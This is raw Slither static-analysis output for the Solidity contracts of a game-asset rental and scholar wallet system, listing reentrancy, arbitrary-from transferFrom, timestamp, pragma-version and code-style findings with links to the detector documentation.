PublicUtils._tryDetectInterface(address) (contracts/common/utils/PublicUtils.sol#24-44) has external calls inside a loop: erc165Instance.supportsInterface(ERC1155_INTERFACE_ID) (contracts/common/utils/PublicUtils.sol#41)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop
```

```
Reentrancy in RentalAutomator.claimAsset(ClaimAssetParams,OraclePriceFeedParams) (contracts/rental-wallet/RentalAutomator.sol#367-429):
        External calls:
        - result = assetHandler.claimAsset(oracleParams,params,gameAsset,record,oracleSignatory,signatory,config) (contracts/rental-wallet/RentalAuto
mator.sol#390-398)
        - LibRentalTransferUtils.transferAssetToBorrower(gameAsset,params.borrower) (contracts/rental-wallet/RentalAutomator.sol#399)
        - LibRentalTransferUtils.payRentalFees(IERC20(config.feeTokenContractAddress),record.externalWallet,config.feeAddress,oracleParams.assetPrice
) (contracts/rental-wallet/RentalAutomator.sol#402-407)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Claim) (contracts/rental-wallet/RentalAutomator.sol#419)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Claim) (contracts/rental-wallet/RentalAutomator.sol#419)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()
,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
        - _updateRentedAssetRecord(gameAsset.assetType,params.borrower,gameAsset.originalOwner,gameAsset.assetContract,gameAsset.tokenId,gameAsset.am
ount,true) (contracts/rental-wallet/RentalAutomator.sol#409-417)
                - rentedStats.rentedErc721Stats[rentalWallet][tokenContract][tokenId] = increase (contracts/rental-wallet/RentalAutomator.sol#585)
                - rentedStats.totalBorrowedAssets[rentalWallet] += 1 (contracts/rental-wallet/RentalAutomator.sol#595)
                - rentedStats.totalRentedAssets[externalWallet] += 1 (contracts/rental-wallet/RentalAutomator.sol#596)
                - rentedStats.totalBorrowedAssets[rentalWallet] -= 1 (contracts/rental-wallet/RentalAutomator.sol#598)
                - rentedStats.totalRentedAssets[externalWallet] -= 1 (contracts/rental-wallet/RentalAutomator.sol#599)
                - rentedStats.rentedErc20Stats[rentalWallet][tokenContract] += amount (contracts/rental-wallet/RentalAutomator.sol#580-582)
                - rentedStats.rentedErc20Stats[rentalWallet][tokenContract] -= amount (contracts/rental-wallet/RentalAutomator.sol#580-582)
                - rentedStats.rentedErc1155Stats[rentalWallet][tokenContract][tokenId] += amount (contracts/rental-wallet/RentalAutomator.sol#588-590
)
                - rentedStats.rentedErc1155Stats[rentalWallet][tokenContract][tokenId] -= amount (contracts/rental-wallet/RentalAutomator.sol#588-590
)
Reentrancy in RentalAutomator.reclaimAsset(ReclaimAssetParams) (contracts/rental-wallet/RentalAutomator.sol#431-457):
        External calls:
        - result = assetHandler.reclaimAsset(gameAsset,params,signatory,getReclaimPeriod()) (contracts/rental-wallet/RentalAutomator.sol#441-446)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Reclaim) (contracts/rental-wallet/RentalAutomator.sol#449)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Reclaim) (contracts/rental-wallet/RentalAutomator.sol#449)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()
,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
Reentrancy in RentalAutomator.retireAsset(RemoveAssetAdminParams) (contracts/rental-wallet/RentalAutomator.sol#265-286):
        External calls:
        - result = assetHandler.retireAsset(gameAsset,params,signatory,getAdminAddress()) (contracts/rental-wallet/RentalAutomator.sol#276-281)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Remove) (contracts/rental-wallet/RentalAutomator.sol#284)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Remove) (contracts/rental-wallet/RentalAutomator.sol#284)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()
,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
Reentrancy in RentalAutomator.returnAsset(ReturnAssetParams) (contracts/rental-wallet/RentalAutomator.sol#526-552):
        External calls:
        - result = assetHandler.returnAsset(gameAsset) (contracts/rental-wallet/RentalAutomator.sol#531)
        - LibRentalTransferUtils.transferAssetToOriginalOwner(gameAsset) (contracts/rental-wallet/RentalAutomator.sol#532)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Return) (contracts/rental-wallet/RentalAutomator.sol#545)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Return) (contracts/rental-wallet/RentalAutomator.sol#545)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()
,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
        - _updateRentedAssetRecord(gameAsset.assetType,rentalWallet,gameAsset.originalOwner,gameAsset.assetContract,gameAsset.tokenId,gameAsset.amoun
t,false) (contracts/rental-wallet/RentalAutomator.sol#535-543)
                - rentedStats.rentedErc721Stats[rentalWallet][tokenContract][tokenId] = increase (contracts/rental-wallet/RentalAutomator.sol#585)
                - rentedStats.totalBorrowedAssets[rentalWallet] += 1 (contracts/rental-wallet/RentalAutomator.sol#595)
                - rentedStats.totalRentedAssets[externalWallet] += 1 (contracts/rental-wallet/RentalAutomator.sol#596)
                - rentedStats.totalBorrowedAssets[rentalWallet] -= 1 (contracts/rental-wallet/RentalAutomator.sol#598)
                - rentedStats.totalRentedAssets[externalWallet] -= 1 (contracts/rental-wallet/RentalAutomator.sol#599)
                - rentedStats.rentedErc20Stats[rentalWallet][tokenContract] += amount (contracts/rental-wallet/RentalAutomator.sol#580-582)
                - rentedStats.rentedErc20Stats[rentalWallet][tokenContract] -= amount (contracts/rental-wallet/RentalAutomator.sol#580-582)
                - rentedStats.rentedErc1155Stats[rentalWallet][tokenContract][tokenId] += amount (contracts/rental-wallet/RentalAutomator.sol#588-590
)
                - rentedStats.rentedErc1155Stats[rentalWallet][tokenContract][tokenId] -= amount (contracts/rental-wallet/RentalAutomator.sol#588-590
)
Reentrancy in RentalAutomator.stakeAsset(StakeAssetParams) (contracts/rental-wallet/RentalAutomator.sol#334-365):
        External calls:
        - result = assetHandler.stakeAsset(gameAsset,params,signatory,address(this)) (contracts/rental-wallet/RentalAutomator.sol#346-351)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Stake) (contracts/rental-wallet/RentalAutomator.sol#354)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Stake) (contracts/rental-wallet/RentalAutomator.sol#354)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()
,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
Reentrancy in RentalAutomator.unclaimAsset(UnclaimAssetParams) (contracts/rental-wallet/RentalAutomator.sol#459-495):
        External calls:
        - result = assetHandler.unclaimAsset(gameAsset,params,signatory) (contracts/rental-wallet/RentalAutomator.sol#470-474)
        - LibRentalTransferUtils.transferAssetToOriginalOwner(gameAsset) (contracts/rental-wallet/RentalAutomator.sol#475)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Unclaim) (contracts/rental-wallet/RentalAutomator.sol#488)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Unclaim) (contracts/rental-wallet/RentalAutomator.sol#488)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()
,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
        - _updateRentedAssetRecord(gameAsset.assetType,rentalWallet,gameAsset.originalOwner,gameAsset.assetContract,gameAsset.tokenId,gameAsset.amoun
t,false) (contracts/rental-wallet/RentalAutomator.sol#478-486)
                - rentedStats.rentedErc721Stats[rentalWallet][tokenContract][tokenId] = increase (contracts/rental-wallet/RentalAutomator.sol#585)
                - rentedStats.totalBorrowedAssets[rentalWallet] += 1 (contracts/rental-wallet/RentalAutomator.sol#595)
                - rentedStats.totalRentedAssets[externalWallet] += 1 (contracts/rental-wallet/RentalAutomator.sol#596)
                - rentedStats.totalBorrowedAssets[rentalWallet] -= 1 (contracts/rental-wallet/RentalAutomator.sol#598)
                - rentedStats.totalRentedAssets[externalWallet] -= 1 (contracts/rental-wallet/RentalAutomator.sol#599)
                - rentedStats.rentedErc20Stats[rentalWallet][tokenContract] += amount (contracts/rental-wallet/RentalAutomator.sol#580-582)
                - rentedStats.rentedErc20Stats[rentalWallet][tokenContract] -= amount (contracts/rental-wallet/RentalAutomator.sol#580-582)
                - rentedStats.rentedErc1155Stats[rentalWallet][tokenContract][tokenId] += amount (contracts/rental-wallet/RentalAutomator.sol#588-590
)
                - rentedStats.rentedErc1155Stats[rentalWallet][tokenContract][tokenId] -= amount (contracts/rental-wallet/RentalAutomator.sol#588-590
)
```

```
Reentrancy in RentalAutomator.unstakeAsset(UnstakeAssetParams) (contracts/rental-wallet/RentalAutomator.sol#497-524):
        External calls:
        - result = assetHandler.unstakeAsset(gameAsset,params,signatory) (contracts/rental-wallet/RentalAutomator.sol#507-511)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Unstake) (contracts/rental-wallet/RentalAutomator.sol#514)
                - historyIndex ++ (contracts/rental-wallet/RentalAutomator.sol#567)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Unstake) (contracts/rental-wallet/RentalAutomator.sol#514)
                - historyRecords[historyIndex] = RentalHistoryRecord(gameAsset.assetType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp(),
status,operationType) (contracts/rental-wallet/RentalAutomator.sol#558-566)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in RentalAutomator.claimAsset(ClaimAssetParams,OraclePriceFeedParams) (contracts/rental-wallet/RentalAutomator.sol#367-429):
        External calls:
        - result = assetHandler.claimAsset(oracleParams,params,gameAsset,record,oracleSignatory,signatory,config) (contracts/rental-wallet/RentalAuto
mator.sol#390-398)
        - LibRentalTransferUtils.transferAssetToBorrower(gameAsset,params.borrower) (contracts/rental-wallet/RentalAutomator.sol#399)
        - LibRentalTransferUtils.payRentalFees(IERC20(config.feeTokenContractAddress),record.externalWallet,config.feeAddress,oracleParams.assetPrice
) (contracts/rental-wallet/RentalAutomator.sol#402-407)
        Event emitted after the call(s):
        - Claimed(gameAsset.internalId,gameAsset.originalOwner,gameAsset.currentOwner,gameAsset.currentOwnerSupervisor,assetHandler.getCurrentBlockTi
meStamp(),oracleParams.assetPrice,params.rentalPeriodInSeconds) (contracts/rental-wallet/RentalAutomator.sol#420-428)
Reentrancy in RentalAutomator.reclaimAsset(ReclaimAssetParams) (contracts/rental-wallet/RentalAutomator.sol#431-457):
        External calls:
        - result = assetHandler.reclaimAsset(gameAsset,params,signatory,getReclaimPeriod()) (contracts/rental-wallet/RentalAutomator.sol#441-446)
        Event emitted after the call(s):
        - Reclaimed(internalAssetId,gameAsset.originalOwner,gameAsset.currentOwner,assetHandler.getCurrentBlockTimeStamp(),getReclaimPeriod()) (contr
acts/rental-wallet/RentalAutomator.sol#450-456)
Reentrancy in RentalAutomator.retireAsset(RemoveAssetAdminParams) (contracts/rental-wallet/RentalAutomator.sol#265-286):
        External calls:
        - result = assetHandler.retireAsset(gameAsset,params,signatory,getAdminAddress()) (contracts/rental-wallet/RentalAutomator.sol#276-281)
        Event emitted after the call(s):
        - Removed(gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp()) (contracts/rental-wallet/RentalAutomator.sol#285)
Reentrancy in RentalAutomator.returnAsset(ReturnAssetParams) (contracts/rental-wallet/RentalAutomator.sol#526-552):
        External calls:
        - result = assetHandler.returnAsset(gameAsset) (contracts/rental-wallet/RentalAutomator.sol#531)
        - LibRentalTransferUtils.transferAssetToOriginalOwner(gameAsset) (contracts/rental-wallet/RentalAutomator.sol#532)
        Event emitted after the call(s):
        - Returned(internalAssetId,gameAsset.originalOwner,gameAsset.currentOwner,assetHandler.getCurrentBlockTimeStamp()) (contracts/rental-wallet/R
entalAutomator.sol#546-551)
```

```
Reentrancy in RentalAutomator.stakeAsset(StakeAssetParams) (contracts/rental-wallet/RentalAutomator.sol#334-365):
        External calls:
        - result = assetHandler.stakeAsset(gameAsset,params,signatory,address(this)) (contracts/rental-wallet/RentalAutomator.sol#346-351)
        Event emitted after the call(s):
        - Staked(gameAsset.tokenId,gameAsset.assetContract,gameAsset.amount,gameAsset.internalId,uint8(gameAsset.assetType),gameAsset.originalOwner,g
ameAsset.currentOwner,assetHandler.getCurrentBlockTimeStamp()) (contracts/rental-wallet/RentalAutomator.sol#355-364)
Reentrancy in RentalAutomator.unclaimAsset(UnclaimAssetParams) (contracts/rental-wallet/RentalAutomator.sol#459-495):
        External calls:
        - result = assetHandler.unclaimAsset(gameAsset,params,signatory) (contracts/rental-wallet/RentalAutomator.sol#470-474)
        - LibRentalTransferUtils.transferAssetToOriginalOwner(gameAsset) (contracts/rental-wallet/RentalAutomator.sol#475)
        Event emitted after the call(s):
        - Unclaimed(gameAsset.internalId,gameAsset.originalOwner,gameAsset.currentOwner,assetHandler.getCurrentBlockTimeStamp()) (contracts/rental-wa
llet/RentalAutomator.sol#489-494)
Reentrancy in RentalAutomator.unstakeAsset(UnstakeAssetParams) (contracts/rental-wallet/RentalAutomator.sol#497-524):
        External calls:
        - result = assetHandler.unstakeAsset(gameAsset,params,signatory) (contracts/rental-wallet/RentalAutomator.sol#507-511)
        Event emitted after the call(s):
        - Unstaked(gameAsset.tokenId,gameAsset.assetContract,gameAsset.amount,internalAssetId,gameAsset.originalOwner,gameAsset.currentOwner,assetHan
dler.getCurrentBlockTimeStamp()) (contracts/rental-wallet/RentalAutomator.sol#515-523)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
```

```
LibRentalParamValidator.validateSignatureTimestamp(uint256) (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#102-112) uses timestamp f
or comparisons
        Dangerous comparisons:
        - require(bool,string)(timestamp < timestampWithTreshold,SIGNATURE_TIMESTAMP_IN_FUTURE_ERR) (contracts/rental-wallet/utils/libs/LibRentalPara
mValidator.sol#106)
        - require(bool,string)(blockTimestamp - timestamp <= SIGNATURE_VALIDITY_PERIOD,SIGNATURE_VALIDITY_PERIOD_ERR) (contracts/rental-wallet/utils/
libs/LibRentalParamValidator.sol#108-111)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
```

```
RentalAutomator.addRentalWallet(AddRentalWalletParams) (contracts/rental-wallet/RentalAutomator.sol#199-235) compares to a boolean constant:
        -require(bool,string)(knownRentalWallets[params.walletAddress].known == false,RENTAL_WALLET_EXISTS_ERR) (contracts/rental-wallet/RentalAutoma
tor.sol#210)
RentalAutomator.retireRentalWallet(RetireRentalWalletParams) (contracts/rental-wallet/RentalAutomator.sol#237-263) compares to a boolean constant:
        -require(bool,string)(knownRentalWallets[rentalWallet].isLocked == false,RENTAL_WALLET_IS_RETIRED_ERR) (contracts/rental-wallet/RentalAutomat
or.sol#241)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
```

```
Pragma version^0.8.17 (contracts/common/eip712/Eip712Config.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/eip712/interfaces/SharedInterfaces.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/eip712/libs/LibTypeHasher.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/utils/PublicUtils.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/utils/SignatureValidator.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/RentalAutomator.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/RentalAutomatorBase.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/RentalRecoverable.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/interfaces/Interfaces.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/libs/LibRentalSignatureVerification.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/interfaces/Interfaces.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/utils/libs/LibRentalTransferUtils.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/utils/libs/helpers/LibErc1155Helper.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/utils/libs/helpers/LibErc20Helper.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/utils/libs/helpers/LibErc721Helper.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/constants/Errors.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/constants/RentalConstants.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/eip712/Exports.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/eip712/types/SharedSigningParams.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/types/CommonTypes.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/common/types/Exports.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/Exports.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/constants/OperationIds.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/constants/TypeHashDefinitions.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/eip712/types/SigningParams.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/policy/types/Exports.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/policy/types/PolicyArguments.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/types/Exports.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/types/types.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
Pragma version^0.8.17 (contracts/rental-wallet/utils/libs/Exports.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.16
solc-0.8.17 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
```

```
Low level call in PublicUtils._tryDetectInterface(address) (contracts/common/utils/PublicUtils.sol#24-44):
        - (success) = target.staticcall(abi.encodeWithSelector(IERC165.supportsInterface.selector,ERC165_INTERFACE_ID)) (contracts/common/utils/PublicUtils.sol#28-30)
Low level call in RentalAutomator._validateContractSupportsErc20Interface(address) (contracts/rental-wallet/RentalAutomator.sol#619-648):
        - (totalSupplyCallSuccess) = contractAddress.staticcall(abi.encodeWithSelector(totalSupplyErc20Selector)) (contracts/rental-wallet/RentalAutomator.sol#634-636)
        - (balanceOfCallSuccess) = contractAddress.staticcall(abi.encodeWithSelector(balanceOfErc20Selector,address(this))) (contracts/rental-wallet/RentalAutomator.sol#637-639)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
```

```
Variable LibRentalParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#70) is too similar
to LibRentalParamValidator.validateErc721AssetNotOwnedByAddress(IERC721,address,uint256,string).errorMessage (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#50)
Variable LibRentalParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#70) is too similar
to LibRentalParamValidator.validateErc721Approval(IERC721,address,address,string).errorMessage (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#41)
Variable LibRentalParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#70) is too similar
to LibRentalParamValidator.validateErc1155Approval(IERC1155,address,address,string).errorMessage (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#90)
Variable LibRentalParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#70) is too similar
to LibRentalParamValidator.validateErc721AssetOwnership(IERC721,address,uint256,string).errorMessage (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#32)
Variable LibRentalParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#70) is too similar
to LibRentalParamValidator.validateErc1155AssetOwnership(IERC1155,uint256,address,uint256,string).errorMessage (contracts/rental-wallet/utils/libs/LibRentalParamValidator.sol#81)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-too-similar
```

```
RentalAutomatorBase.assetHandler (contracts/rental-wallet/RentalAutomatorBase.sol#30) should be immutable
RentalAutomatorBase.defaultReclaimPeriod (contracts/rental-wallet/RentalAutomatorBase.sol#19) should be immutable
RentalAutomatorBase.maxRentalPeriod (contracts/rental-wallet/RentalAutomatorBase.sol#21) should be immutable
RentalAutomatorBase.minRentalPeriod (contracts/rental-wallet/RentalAutomatorBase.sol#20) should be immutable
RentalAutomatorBase.policyHandler (contracts/rental-wallet/RentalAutomatorBase.sol#29) should be immutable
RentalAutomatorBase.recoverable (contracts/rental-wallet/RentalAutomatorBase.sol#28) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immutable
```

ScholarAutomator.sol

```
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) uses arbitrary from in transferFrom: IERC721(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,tokenId) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#21)
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) uses arbitrary from in transferFrom: isTransfered = IERC20(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,amount) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#23-27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom
```

```
ScholarAutomator.retireScholarWallet(RetireWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#149-172) deletes Map (contracts/scholar-wallet/utils/libs/IterableMapping.sol#5-10) which contains a mapping:
        -delete ownerToAssetsList[scholarWallet] (contracts/scholar-wallet/ScholarAutomator.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#deletion-on-mapping-containing-a-structure

Reentrancy in ScholarAutomator.retireScholarWallet(RetireWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#149-172):
        External calls:
        - _returnOrSellAsset(gameAsset,getAssetSourceAddress()) (contracts/scholar-wallet/ScholarAutomator.sol#164)
                - result = assetHandler.sellAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#319)
                - result = assetHandler.returnAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#301)
                - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#303)
                - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#321)
                - IERC721(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,tokenId) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#21)
                - isTransfered = IERC20(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,amount) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#23-27)
                - IERC1155(gameAsset.assetContract).safeTransferFrom(currentOwner,withdrawalAddress,tokenId,amount,noData) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#31-37)
        State variables written after the call(s):
        - delete knownScholarWallets[scholarWallet] (contracts/scholar-wallet/ScholarAutomator.sol#169)
        ScholarAutomatorBase.knownScholarWallets (contracts/scholar-wallet/ScholarAutomatorBase.sol#27) can be used in cross function reentrancies:
        - ScholarAutomator.addAsset(AddAssetParams) (contracts/scholar-wallet/ScholarAutomator.sol#200-248)
        - ScholarAutomator.addScholarWallet(AddScholarWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#123-147)
        - ScholarAutomator.retireScholarWallet(RetireWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#149-172)
        - delete ownerToAssetsList[scholarWallet] (contracts/scholar-wallet/ScholarAutomator.sol#167)
        ScholarAutomatorBase.ownerToAssetsList (contracts/scholar-wallet/ScholarAutomatorBase.sol#24) can be used in cross function reentrancies:
        - ScholarAutomator._cleanUpAsset(address,bytes32) (contracts/scholar-wallet/ScholarAutomator.sol#292-295)
        - ScholarAutomator.addAsset(AddAssetParams) (contracts/scholar-wallet/ScholarAutomator.sol#200-248)
        - ScholarAutomator.retireScholarWallet(RetireWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#149-172)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
```

```
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address).noData (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#30) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

ScholarAutomator.constructor(address,string,IScholarRecoverable,IScholarPolicyCheck,IScholarAssetHandler)._assetSourceAddress (contracts/scholar-wallet/ScholarAutomator.sol#27) lacks a zero-check on :
                - assetSourceAddress = _assetSourceAddress (contracts/scholar-wallet/ScholarAutomator.sol#51)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
```

```
ScholarAutomator._returnAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#297-316) has external calls inside a loop: result = assetHandler.returnAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#301)
ScholarAutomator._addHistoryRecord(ScholarAssetDescription,HistoryOperationType) (contracts/scholar-wallet/ScholarAutomator.sol#352-366) has external calls inside a loop: historyRecords[historyIndex] = ScholarHistoryRecord(gameAsset.assetType,gameAsset.assetSourceType,gameAsset.internalId,assetHandler.getCurrentBlockTimeStamp(),gameAsset.scholarWallet,gameAsset.status,operationType) (contracts/scholar-wallet/ScholarAutomator.sol#356-364)
